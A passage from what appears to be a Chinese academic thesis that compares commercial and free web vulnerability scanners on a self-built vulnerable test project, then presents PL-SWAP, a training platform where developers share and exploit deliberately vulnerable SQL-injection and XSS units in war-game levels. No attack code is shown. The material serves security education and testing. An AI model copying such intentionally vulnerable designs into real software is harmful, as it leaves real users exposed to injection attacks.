| 支援的程式語言   | ASP、PHP、JSP、.NET                |
| 支援 OWASP Top 10   | Cross-Site Attack、SQL Injection |
| 管理介面  | GUI                             |
| 授權方式  | By Server                       |
| 價格  | 約 7 萬                           |
| <p>掃描能力：</p> <p>以 WebVulnerability 專案(33 支程式)的掃描結果如下：</p> <ul style="list-style-type: none"> <li>● 針對內含 SQL Injection 弱點的 8 支程式，只掃描到 4 支，其中有 3 支含有 Numeric SQL Injection 弱點的程式及 1 支含有 Blind SQL Injection 弱點的程式未掃描到。</li> <li>● 針對內含 XSS 弱點的 3 支程式，只掃描到 1 支。</li> <li>● 另外將 1 支安全的程式，判定為有 SQL Injection 的弱點。</li> </ul>   |                                 |
| <p>報表能力：</p> <ul style="list-style-type: none"> <li>● 可選擇報表的 Style(OWASP、WASC、PCI、HIPAA)。</li> <li>● 報表匯出內容的設定： <ul style="list-style-type: none"> <li>■ 可選擇 Threat Level。</li> <li>■ 可複選 HTTP headers、recommendations 及 Detailed description 三個 Properties，因此報表內容的雜訊較多。</li> </ul> </li> <li>● 弱點的解說： <ul style="list-style-type: none"> <li>■ 弱點的簡單描述。</li> <li>■ 弱點發生的 URL。</li> </ul> </li> </ul> |                                 |

- 弱點測試的 Parameter。
- 因這個弱點存在而可能造成危害的簡單描述。
- Fix Recommendations 只是簡單的一般性文字敘述，並且只提供網路上對此弱點相關性描述或討論的 Hyperlink。

### 3.3.3 Paros proxy測試評估

表 3：Paros proxy測試評估

| 屬性              | 效能   |
|-----------------|--|
| 支援的程式語言         | ASP、PHP、JSP、.NET   |
| 支援 OWASP Top 10 | Cross-Site Attack、SQL Injection  |
| 管理介面            | GUI  |
| 授權方式            | Free   |
| 價格              | 0  |
| 掃描能力：           | <p>以 WebVulnerability 專案(33 支程式)的掃描結果如下：</p> <ul style="list-style-type: none"> <li>● 針對內含 SQL Injection 弱點的 8 支程式，都沒有掃描到。</li> <li>● 針對內含 XSS 弱點的 3 支程式，只掃描到 1 支。</li> <li>● 另外將 3 支安全的程式，判定為有 SQL Injection 的弱點。</li> </ul>          |
| 報表能力：           | <ul style="list-style-type: none"> <li>● 不支援任何報表的 Style。</li> <li>● 報表匯出內容的設定：只提供是否匯出的選項。</li> <li>● 弱點的解說： <ul style="list-style-type: none"> <li>■ 弱點的簡單描述。</li> <li>■ 弱點發生的 URL。</li> <li>■ 弱點測試的 Parameter。</li> </ul> </li> </ul> |



- 不提供 Fix Recommendations。

### 3.4 相關工具的評估比較

掃描工具主要的功能為：1)可快速且有系統地尋找程式的安全弱點，以取代人工手動檢測所需耗費的大量時間。 2)可有效協助開發人員了解問題，且找出解決方法。我們在整理的相關資料、實際測試的結果以及實際導入工具的經驗，可得到下列評估比較資料。

#### 3.4.1 各工具的綜合評估

我們以工具實測的結果為依據，客觀的滙整工具各重要屬性(支援程式語言、支援 OWASP Top 10、掃描能力、報表能力)的評估結果，如下表：

表 4：工具重要屬性的評估資料

| 工具            | 支援<br>程式語言       | 支援<br>OWASP Top 10    | 掃描<br>能力 | 報表<br>能力 |
|---------------|------------------|-----------------------|----------|----------|
| Watchfire     | PHP、<br>JSP、.NET | 全部                    | ★★★★★    | ★★★★★    |
| Acutis        | PHP、<br>JSP、.NET | XSS、<br>SQL Injection | ★★★★     | ★★       |
| Paros         | PHP、<br>JSP、.NET | XSS、<br>SQL Injection | ★        | ★        |
| 備註：最高評價：★★★★★ |                  |                       |          |          |

#### 3.4.2 掃描能力的比較

不管工具價格的高低，因為 Web 程式在開發手法及架構等不同因素影響，在測試結果中，各工具誤判的情形都是有的，只在於程度上的不同，我們以三個工具皆有支援的安全弱點來做比較說明：

表 5：各工具針對含有弱點的程式之掃描能力比較

| 安全弱點的類別       | 程式數量   | Paros | Acutis | Watchfire |
|---------------|--------|-------|--------|-----------|
| SQL injection | 8 / 33 | 0     | 4      | 6         |
| XSS           | 3 / 33 | 1     | 1      | 3         |

表 6：各工具針對不含弱點的程式之掃描能力比較

| 安全弱點的類別       | 程式數量 | Paros | Acutis | Watchfire |
|---------------|------|-------|--------|-----------|
| SQL injection | —    | 3     | 1      | 2         |
| XSS           | —    | 0     | 0      | 0         |

### 3.4.3 報表能力比較

各工具的產品說明中，都有提到有掃描結果的分析報表，而在測試結果中，可得知各工具在報表能力的差異：

表 7：各工具在報表能力的比較

| 報表重要屬性  | Paros   | Acutis  | Watchfire  |
|---------|---|---|--|
| 報表匯出的設定 | <ul style="list-style-type: none"> <li>● 報表匯出無法設定，造成雜訊很多，不易閱讀</li> </ul>      | <ul style="list-style-type: none"> <li>● 提供報表匯出簡易設定，報表內容存在雜訊</li> </ul>                         | <ul style="list-style-type: none"> <li>● 提供報表匯出覆選設定，可精確自訂報表，較無雜訊</li> </ul>                        |
| 弱點的相關說明 | <ul style="list-style-type: none"> <li>● 弱點簡介</li> <li>● 測試 Patten</li> </ul> | <ul style="list-style-type: none"> <li>● 弱點簡介</li> <li>● 測試 Patten</li> <li>● 可能危害簡介</li> </ul> | <ul style="list-style-type: none"> <li>● 弱點的詳細說明</li> <li>● 測試 Patten</li> <li>● 可能危害簡介</li> </ul> |
| 解決方法的建議 | <ul style="list-style-type: none"> <li>● 一般性文字敘述</li> </ul>                   | <ul style="list-style-type: none"> <li>● 一般性文字敘述</li> </ul>                                     | <ul style="list-style-type: none"> <li>● 一般性文字敘述</li> <li>● 針對指定程式語言提供參考範例</li> </ul>              |

### 3.4.4 工具評估比較的總結

#### 1. 評估比較的過程：

目前並沒有一個具代表性或具公正性的 Web 應用程式，可以做為評估 Web 程式安全掃描工具的標準，所以我們在評估工具的掃描能力時，是以自行開發的 Web 程式(內含各 Web 程式安全弱點)做為 Target，這個 Web 程式是在挑選完要評估的工具後，就要準備完成的。

一個程式安全掃描工具包含了很多的相關屬性，但其中支援程式語



言、支援 OWASP Top 10、掃描能力及報表能力等屬性，是評估工具優劣的最重要項目。這些重要屬性的效能將影響著價格的高低，但並非價格高的工具，其效能就必定較好，效能是必須在實際測試後才可較明確得知的。所以我們建議，未來要評估別的工具時，這幾個屬性是必定要被列為評比的項目。

## 2. 評估比較的結果：

在經過相關的評估比較後，得知各工具在弱點掃描的結果中，都有誤判的情形，但是只要誤判的程度是在可接受的範圍內，例如:WatchFire AppScan 工具即有採用的價值，因為掃描工具可快速且有系統的找尋程式安全弱點的能力，是人力所不及的。

在報表能力上，雖然工具都有提供弱點的相關說明，以及解決方法的建議；但是在我們實際導入工具的經驗中，其結果仍難以協助開發人員快速找出解決方法。

因此我們認為提升開發人員在安全上的知識以及解決問題的技術，是最根本及最重要的事情，為此，我們將開發一個安全學習平台。先利用掃描工具快速且有系統找尋程式安全弱點的能力，再藉由學習平台訓練人員瞭解問題，並找出解決方法，達到讓開發人員發展出更安全的 Web 應用程式。

#### 四、 程式安全之學習平台的開發

在本論文中，我們實作了一個平台：安全 Web 程式開發之學習平台 (Platform for Learning Secure Web Application Programming, PL-SWAP)。

##### 4.1 PL-SWAP 系統說明

在這個平台中，主要包含了 Bug Tracking 及 War Game 二大系統。1) 在 Bug Tracking 系統，我們設計的架構將符合 Web2.0 的特色，可將 .NET C# 程式中有 Web 安全弱點的功能單元(可單獨執行的功能)，可快速及簡單的部署到此平台，取代傳統以文字或圖片的記錄方式，達到此功能單元的分享，以及解決方案的共同創作，以提升開發人員在安全上的知識與技術。2) 在 War Game 系統，我們改善學習流程的設計方式，於關卡中融入駭客攻擊的手法，讓使用者能體驗真實的 Web 程式攻擊，在完成關卡後，以確實達到學習的目的。

在此 Bug Tracking 系統以 Web2.0 特色的運作機制下，對 PL-SWAP 而言，可快速及廣泛累積功能單元，針對這些功能單元，我們可再加值並自動轉換成適合 War Game 系統的關卡，而不需要我們 Hard Coding 去撰寫平台上的每一個關卡。

## 4.2 PL-SWAP 系統設計

### 4.2.1 Use Case Diagram

在這個平台中包含了 Bug Tracking System 及 War Game System，要達成這個平台的需求，我們需要實作的功能包含：

1. 會員註冊功能：以達到網站會員制的相關管理。
2. Exercise Driver：讓功能單元可用簡單及快速的方式上傳及自動部署到 AP Server；另外也負責將該功能單元做自動打包，以提供會員下載。
3. 績效考核：對平台的會員，針對其功能單元上傳分享的情形予以記錄，統計考核該會員對本平台的貢獻度。
4. War Game Driver：可將上傳到 Bug Tracking System 上的功能單元，自動轉換成 War Game System 的關卡。
5. 出題系統：以關卡的類別或難易度等屬性，針對不同群組的使用者，制做合適的 War Game 關卡。
6. Challenge：每一個關卡，都含有一個 OWASP Top Ten Web 程式安全弱點，而在關卡的設計中融入駭客攻擊的手法。




圖 4：Use Case Diagram

#### 4.2.2 系統功能架構

會員在登入系統後，可在 Bug Tracking 系統上，透過 Exercise Driver 做 Web 程式安全弱點（功能單元）問題的分享，或是與其他會員做解決方案的共同創作，讓會員在過程中，實質累積安全知識及技術。而在這個分享與共同創作的過程中，系統都將會予以記錄，以統計考核該會員對本平台的貢獻度。在系統後端也提供了一個 War Game Driver，可挑選從會員分享出來的功能單元，再加上關卡所需的物件，自動轉換成適合 War Game 系統的關卡。

系統管理者可透過出題系統，針對不同會員，制定不同類型或不同難易度的測驗卷，會員進入 War Game 系統後，即可做關卡的練習，讓會員在學習關卡的破解過程中，提升程式安全能力




圖 5：PL-SWAP 功能架構

### 4.2.3 ER Diagram

我們以系統功能架構的需求，產生資料庫的 ER Diagram，以及 Entity Detail（請參閱附錄一）




圖 6：ER Diagram

### 4.3 PL-SWAP Bug Tracking 系統

在 PL-SWAP 中，我們設計開發了一個 Web 程式弱點追蹤的系統，在這個系統中，提供了一個 Exercise Driver，讓已授權的開發人員，在開發或測試過程中，若有發現安全弱點，則可以在快速、簡單及盡可能不修改原始碼的情況下，將功能單元相關的程式部署至本系統；當然開發人員也可針對已完成修補弱點的功能單元，也部署到系統上。以如此方式保留下來的 log 資訊，是一個一個可單獨執行的功能單元，所以除了可真實的將經驗累積及傳承外，更可達到程式的 Reuse。

另外我們也將 Web2.0 的精神及特色，加在這個弱點追蹤系統的設計開發中，讓使用者，在功能單元的上傳及下載過程中，達到功能單元的分享及解決方案的共同創作。並在此 Bug Tracking 系統的運作機制下，我們可將快速與廣泛累積的功能單元，再透過 War Game Driver，轉換成適合 War Game 系統的關卡。



#### 4.3.1 Exercise Driver 及 War Game Driver 的功能架構

在這個系統中，有二個核心的功能：Exercise Driver 及 War Game Driver，在下面我們將介紹這 2 個 Drivers 的功能。

Exercise Driver 可將使用者上傳的可單獨執行之功能單元，所包含的多支程式以及資料庫所需的 Table Scripts & Table Data，可快速、簡單及盡可能不修改原始碼的情況下，部署到 Application Server 及 Database Server。讓這個功能單元成為系統的一個 Exercise，而在此分享及解決方案共創的過程中，達到使用者安全知識及安全技術的實質累積，Exercise Driver 的功能架構請參閱圖 7。






圖 7：Exercise Driver 的功能架構

War Game Driver 可將 Bug Tracking System 在 Web2.0 運作機制下，所快速與廣泛累積的功能單元，在加入關卡所需的提示及過關條件的物件下，可自動轉換成適合 War Game System 的關卡。提示物件是針對此關卡所含程式安全弱點的相關說明，以協助使用者在學習關卡的破解過程中，能了解此弱點的相關知識，在破解關卡後，達到提升程式安全能力；在過關條件物件中，War Game Driver 會針對不同程式安全弱點，以不同方式加入過關條件，例如：針對 SQL Injection 的弱點，系統將會對此關卡用到的 Database 插入一筆含有 Secret Key 資料的 Record，只要使用者能透過這個弱點，取得非授權的 Data 時，則將得到這個 Secret Key，而完成關卡。War Game Driver 的功能架構，請參閱圖 8。




圖 8：War Game Driver 的功能架構

#### 4.3.2 Bug Tracking 系統操作實例

1. 在 View & Download 網頁中，可看到所有會員上傳的功能單元、且可以在線上執行任何一個功能單元，以及可下載任何一個功能單元的整包原始資料到 Local (圖 9)。
2. 點選”問題分享”後，在 Upload 網頁中，描述了簡單的上傳規範及注意事項，在這個範例中，我們將上傳一個內含 SQL Injection 的功能單元(出版書籍的查詢功能)，相關資料包括 4 支程式以及 1 個 DB Create Table 指令碼及 Data Record (圖 10)。
3. 上傳作業執行完後，系統將顯示該次執行的詳解結果 (圖 11)
4. 在上傳完成後，隨即可在 View & Download 網頁中看到新的功能單元 (圖 12)。
5. 這個系統是問題分享與解決方案共創的平台，所以針對上述分享的問題，若我們願意分享解決方案的話，則可點選”解決方案分享”或是先點閱”詳細內容”查看他人分享的解決方案。(圖 13)





圖 9：Bug Tracking 中 View & Download 網頁




圖 10：Bug Tracking 中 Upload 網頁




圖 11：上傳作業完成後，系統顯示該次執行的詳解結果

